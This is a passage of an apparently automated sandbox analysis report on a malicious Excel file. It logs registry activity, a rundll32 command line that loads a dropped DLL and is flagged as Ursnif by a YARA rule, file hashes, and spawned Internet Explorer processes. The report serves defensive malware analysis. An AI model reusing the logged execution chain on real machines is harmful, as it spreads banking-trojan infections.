00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	g{8	binary	67 7B 38 00 38 09 00 00 02 00 00 00 00 00 00 00 6C 00 00 00 01 00 00 00 34 00 00 00 2C 00 00 00 6F 00 63 00 63 00 2D 00 32 00 32 00 31 00 32 00 32 00 30 00 2D 00 74 00 62 00 75 00 31 00 78 00 61 00 74 00 37 00 78 00 34 00 2E 00 78 00 6C 00 73 00 00 00 6F 00 63 00 63 00 2D 00 32 00 32 00 31 00 32 00 32 00 30 00 2D 00 74 00 62 00 75 00 31 00 78 00 61 00 74 00 37 00 78 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FB7AC	FB7AC	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 80 A7 F4 E3 7D D9 D6 01 AC B7 0F 00 AC B7 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBFC6	FBFD6	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 80 A7 F4 E3 7D D9 D6 01 D6 BF 0F 00 C6 BF 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2556 Parent PID: 2360

General

Start time:	14:48:43
Start date:	23/12/2020
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\cnvmb.rty,DllRegisterServer
Imagebase:	0xff350000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\cnvmb.rty	unknown	64	success or wait	1	FF3527D0	ReadFile
C:\Users\user\cnvmb.rty	unknown	264	success or wait	1	FF35281C	ReadFile

Analysis Process: rundll32.exe PID: 2536 Parent PID: 2556

General

Start time:	14:48:43
Start date:	23/12/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\cnvmb.rty,DllRegisterServer
Imagebase:	0x2c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.2421789908.00000000043B0000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1164 Parent PID: 584

General

Start time:	14:51:04
Start date:	23/12/2020
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f880000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 960 Parent PID: 1164

General

Start time:	14:51:04
Start date:	23/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1164 CREDAT:275457 /prefetch:2
Imagebase:	0x12a0000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2456 Parent PID: 1164

General

Start time:	14:51:12
Start date:	23/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1164 CREDAT:799749 /prefetch:2
Imagebase:	0x12a0000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis